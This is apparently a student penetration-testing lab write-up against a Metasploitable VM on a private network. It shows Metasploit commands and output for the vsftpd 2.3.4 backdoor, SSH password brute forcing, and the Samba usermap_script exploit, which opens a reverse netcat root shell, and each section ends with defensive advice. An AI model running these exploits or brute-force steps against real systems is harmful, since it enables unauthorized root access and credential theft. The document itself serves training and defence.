
use exploit/unix/ftp/vsftpd_234_backdoor

show options

set RHOSTS 192.168.222.140

exploit

After running the exploit, we get a shell inside the target machine. Running whoami shows that I am running as root, hence we have achieved our goal.




```
sysinfo
sh: line 7: sysinfo: command not found

whoiam
sh: line 9: whoiam: command not found
whoami
root

ls
%[8R
bin
boot
cdrom
dev
etc
home
```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload payload/cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

```
[*] 192.168.222.140:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.222.140:21 - USER: 331 Please specify the password.
[*] 192.168.222.140:21 - Backdoor service has been spawned, handling ...
[*] 192.168.222.140:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
```

By implementing these measures, you can protect your FTP server from vulnerabilities and reduce the risk of exploitation.

- Update or Patch: Make sure the most recent security updates are applied to the software running on your FTP server. If you're using vsftpd, you might want to update to a supported and more recent version.
- Firewall Configuration: Set your firewall to only accept connections from reliable IP addresses or networks in order to restrict access to your FTP server.
- User authentication: To avoid unwanted access, use robust authentication techniques like two-factor authentication (2FA).
- Secure Configuration: Disable anonymous access and enforce strong password policies to configure your FTP server in a secure manner.
- Frequent Security Audits: To find and reduce any security threats, conduct vulnerability assessments and security audits on a regular basis.
- File Integrity Monitoring: To find unapproved changes made to files on your FTP server, use file integrity monitoring software.
- Network Segmentation: To lessen the effects of a possible compromise, think about setting up your FTP server in a different network section.
- Best Practices for Security: Adhere to security best practices, which include keeping your operating system and applications up to date, switching from FTP to secure protocols like FTPS or SFTP, and informing users about potential security threats.

Exploiting SSH port 22 :

The vulnerability related to SSH (Secure Shell) on port 22 typically refers to security weaknesses or exploits that can be used to compromise systems or gain unauthorized access to them when SSH is running on the default port.

SSH Workflows

SSH, also known as Secure Shell or Secure Socket Shell, is frequently found on port 22/TCP. The protocol allows for SSH clients to securely connect to a running SSH server to execute commands against, the protocol also supports tunneling network traffic - which Metasploit can leverage for pivoting purposes.

Metasploit has support for multiple SSH modules, including:

- Version enumeration
- Verifying/bruteforcing credentials
- Opening sessions
- Pivoting support

Typical SSH port 22 vulnerabilities include the following:

Brute Force Attacks: By attempting various username and password combinations, attackers try to guess SSH credentials.

Weak Passwords: Brute force attacks can be launched against SSH accounts if weak or simple passwords are used.

SSH Protocol Vulnerabilities: Unauthorized access and other malicious actions can be carried out by taking advantage of security flaws in the SSH protocol's implementation.

SSH servers that are incorrectly setup have the potential to grant users excessive or unauthorized access.

Outdated Software: Using SSH software that is either unpatched or outdated exposes systems to known vulnerabilities.

Insecure SSH Keys: Improperly managed or insecure SSH keys can be used by attackers to gain unauthorized access.

Step1:

Ports scanning

```
root@kali: ~  
File Actions Edit View Help  
root@kali ~  
root@kali ~  
# echo "Ramy Abdelnabi"  
Ramy Abdelnabi  
root@kali ~  
# nmap -sV 192.168.222.0/24  
  
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-25 20:58 EDT  
Nmap scan report for 192.168.222.1  
Host is up (0.0031s latency).  
All 1000 scanned ports on 192.168.222.1 are in ignored states.  
Not shown: 1000 filtered tcp ports (no-response)  
MAC Address: 00:50:56:C0:00:08 (VMware)  
  
Nmap scan report for 192.168.222.2  
Host is up (0.000056s latency).  
Not shown: 999 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
53/tcp    open  domain (generic dns response: SERVFAIL)
```



```
msf6 > search ssh

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check
0	exploit/linux/http/alienvault_exec AlienVault OSSIM/USM Remote Code Execution	2017-01-31	excellent	Yes
1	auxiliary/scanner/ssh/apache_karaf_command_execution Apache Karaf Default Credentials Command Execution	2016-02-09	normal	No
2	auxiliary/scanner/ssh/karaf_login Apache Karaf Login Utility		normal	No
3	exploit/apple_ios/ssh/cydia_default_ssh Apple iOS Default SSH Password Vulnerability	2007-07-02	excellent	No
4	exploit/unix/ssh/arista_tacplus_shell Arista restricted shell escape (with privesc)	2020-02-02	great	Yes

Step 4:

Select module auxiliary scanner/ssh/ssh_login

```
msf6 > use 48
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)

Step 5:

Set RHOSTS and all other required options

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_AS_PASS false
USER_AS_PASS => false
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE no
USER_FILE => no
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/safiullah/Desktop
USER_FILE => /home/safiullah/Desktop
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/safiullah/Desktop/logins.txt
USER_FILE => /home/safiullah/Desktop/logins.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/safiullah/Desktop/password.txt
PASS_FILE => /home/safiullah/Desktop/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) >

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.222.140
rhosts => 192.168.222.140
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/safiullah/Desktop
USER_FILE => /home/safiullah/Desktop
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/safiullah/Desktop/logins.txt
USER_FILE => /home/safiullah/Desktop/logins.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/safiullah/Desktop/password.txt
PASS_FILE => /home/safiullah/Desktop/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) >

msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.222.140:22 - Starting bruteforce
[-] 192.168.222.140:22 - Failed: 'admin:admin'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.222.140:22 - Failed: 'admin:msfadmin'
[-] 192.168.222.140:22 - Failed: 'admin:root'
[-] 192.168.222.140:22 - Failed: 'admin:password'
[-] 192.168.222.140:22 - Failed: 'admin:guest '
[-] 192.168.222.140:22 - Failed: 'admin:user '
[-] 192.168.222.140:22 - Failed: 'admin:test'
[-] 192.168.222.140:22 - Failed: 'msfadmin:admin'
[+] 192.168.222.140:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(adm in),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.222.144:45809 -> 192.168.222.140:22) at 2024-03-25 21:23:01 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

After successfully attack we find the password which is msfadmin and we create remote sessions on victims machine


Samba - A free software re-implementation of SMB, which is frequently found on unix-like systems

Metasploit has support for multiple SMB modules, including:

- Version enumeration
- Verifying/bruteforcing credentials
- Capture modules
- Relay modules
- File transfer
- Exploit modules

Step 1:

Port scanning of target machine:



```
(root@kali)~[~]
# echo "Ramy Abdelnabi"
Ramy Abdelnabi

(root@kali)~[~]
# nmap -sV 192.168.222.140

Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-26 12:04 EDT
Nmap scan report for 192.168.222.140
Host is up (0.0049s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

Step 2:

Open msfconsole because port 139 is open and run services:

```
root@kali: ~  
msfconsole  
  
Metasploit v6.3.16-dev  
+ -- 2315 exploits - 1208 auxiliary - 412 post  
+ -- 975 payloads - 46 encoders - 11 nops  
+ -- 9 evasion  
  
Metasploit tip: View missing module options with show missing  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 >
```

step 3:

Search smb

```
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > search smb  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 exploit/multi/http/struts_code_exec_classloader 2014-03-06 manual No A Struts ClassLoader Manipulation Remote Code Execution  
1 exploit/osx/browser/safari_file_policy 2011-10-12 normal No A Safari file:/// Arbitrary Code Execution  
2 auxiliary/server/capture/smb normal No A Authentication Capture: SMB  
3 post/linux/busybox/smb_share_root normal No B BusyBox SMB Sharing  
4 exploit/linux/misc/cisco_rv340_sslvpn 2022-02-02 good Yes C Cisco RV340 SSL VPN Unauthenticated Remote Code Execution
```

Step 4:

Find module which is auxiliary/scanner/smb/smb_version


```
indows shellcode stage, Windows x86 Reverse Named Pipe (SMB) Stager

Interact with a module by name or index. For example info 136, use 136 or use payload/windows/custom/reverse_named_pipe

msf6 > use 105
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.222.140  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  THREADS   1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) >
```

Search samba

exploit/multi/samba/usermap_script use this module as well.

```
23 exploit/osx/samba/trans2open 2003-04-07 great No Samba trans2open
Overflow (Mac OS X PPC)
24 exploit/solaris/samba/trans2open 2003-04-07 great No Samba trans2open
Overflow (Solaris SPARC)
25 exploit/windows/http/sambar6_search_results 2003-06-21 normal Yes Sambar 6 Search
Results Buffer Overflow

Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results

msf6 auxiliary(scanner/smb/smb_version) > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.222.140
rhosts => 192.168.222.140
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.222.144:4444
[*] Command shell session 1 opened (192.168.222.144:4444 -> 192.168.222.140:42986) at 2024-03-26 12:17:35 -0400
```

Find interactive shell

```
msf6 auxiliary(scanner/smb/smb_version) > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.222.140
rhosts => 192.168.222.140
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.222.144:4444
[*] Command shell session 1 opened (192.168.222.144:4444 -> 192.168.222.140:42986) at 2024-03-26 12:17:35 -0400

whoami
root
python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.2#

sh-3.2#

sh-3.2#
```

Prevention from this vulnerabilities:

Firewall Configuration: Restrict access to SMB ports (139 and 445) to trusted IP addresses only, or use a firewall to stop incoming SMB traffic from outside networks.

Employ Strong Authentication: Put in place robust authentication measures, such as mandating complicated passwords or utilizing multi-factor authentication (MFA) to gain access to SMB files.

Disable SMBv1: Since SMBv1 is known to have serious security flaws, it is advisable to disable it on all systems. Instead, use SMBv2 or higher.

File and Folder Permissions: Make sure that only authorized users can access important data by correctly configuring file and folder permissions.

Network Segmentation: To lessen the impact of a successful exploit, use network segmentation to separate potentially vulnerable systems from vital systems.

Keep an eye out for suspicious activity in SMB traffic and take appropriate action if any anomalies are found.

Users should be made aware of phishing attacks and the need to avoid downloading unfamiliar files or clicking on dubious links as these actions can result in the exploitation of SMB vulnerabilities.